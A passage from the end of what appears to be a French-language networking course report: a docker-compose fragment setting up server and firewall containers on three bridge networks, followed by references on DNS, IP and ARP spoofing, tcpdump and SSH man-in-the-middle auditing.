    build: ./server
    environment:
      - GW=10.22.1.254
    cap_add:
      - NET_ADMIN
    networks:
      srv:
        ipv4_address: 10.22.1.11
```

```
  firewall:
    container_name: firewall
    hostname: firewall
    image: firewall
    build: ./firewall
    environment:
      - GW=10.22.2.1
    cap_add:
      - NET_ADMIN
    networks:
      lan:
        ipv4_address: 10.22.0.254
      srv:
        ipv4_address: 10.22.1.254
      wan:
        ipv4_address: 10.22.2.254


networks:
  wan:
    driver: bridge
    ipam:
      config:
        - subnet: 10.22.2.0/24
          gateway: 10.22.2.1
  lan:
    driver: bridge
    driver_opts:
      com.docker.network.bridge.enable_ip_masquerade: 'false'
    ipam:
      config:
        - subnet: 10.22.0.0/24
          gateway: 10.22.0.1
  srv:
    driver: bridge
    driver_opts:
      com.docker.network.bridge.enable_ip_masquerade: 'false'
    ipam:
      config:
        - subnet: 10.22.1.0/24
          gateway: 10.22.1.1
```

Références

[1] Wikipédia. (2022) Domain Name System. [En ligne]. Disponible: https://en.wikipedia.org/wiki/Domain_Name_System

[2] A. Quintero. Protocole IP. INF3405 - Réseaux informatiques. Lieu de publication : Polytechnique Montréal, Montréal, Québec, Canada, 2022. [En ligne]. Disponible : INF3405 (polymtl.ca)

[3] Javatpoint. (2021) ARP spoofing using arpspoof. [En ligne]. Disponible: https://www.javatpoint.com/arp-spoofing-using-arpspoof

[4] The Tcpdump Group. (2022) Tcpdump. [En ligne]. Disponible: https://www.tcpdump.org/

[5] s.d. (2013) Address Spoofing with iptables in Linux. [En ligne]. Disponible: https://sandilands.info/sgordon/address-spoofing-with-iptables-in-linux

[6] C. Hofer et R. Wampfler. S.d. IP SPOOFING [En ligne]. Disponible: http://rvs.unibe.ch/teaching/cn%20applets/IP_Spoofing/IP%20Spoofing.pdf

[7] OpenBSD manual page server. (2022) ssh-config(5). [En ligne]. Disponible: ssh_config(5) - OpenBSD manual pages

[8] SSH.com. (2022) Man-in-the-middle attack in SSH - How does it work?. [En ligne]. Disponible: Explains what man-in-the-middle attacks are, how to perform them, and how SSH and other protocols protect agains them.

[9] SSH-MITM. (2022) SSH-MITM - ssh audits made simple. [En ligne]. Disponible: https://docs.ssh-mitm.at/